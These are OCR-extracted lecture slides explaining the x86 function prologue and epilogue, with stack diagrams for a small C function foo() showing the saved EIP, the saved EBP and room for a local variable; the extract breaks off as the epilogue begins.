
The CPU needs to remember where main()'s frame is located on the stack, so that it can be restored once foo()'s is over.

The first 3 instructions of **foo()** take care of this.

push	**%ebp**	save the **current stack base address** onto the stack
mov	**%esp,%ebp**	the **new base of the stack** is the **old top of the stack**
sub	**$0x4,%esp**	allocate **0x4** bytes (32 bits integer) for **foo()**'s local variables


```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}
```

The Stack




0xC0000000
<- EBP
. . .
20
<- EBP-0x14
10
<- EBP-0x18
. . .
. . .
20
10
Saved $EIP
Saved $EBP
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

The Stack



0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
<- EBP: base pointer address ESP
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp
0xBFFDF000

The Stack


0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
room for int c;
0xBFFDF000
<- EBP: base pointer address ESP
<- ESP
0x4 bytes subtraction
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

Function Epilogue


The CPU needs to **return back** to **main()**'s execution flow.

The last 2 instructions of **foo()** take care of this.

these 2 instructions translate into these 3 instructions

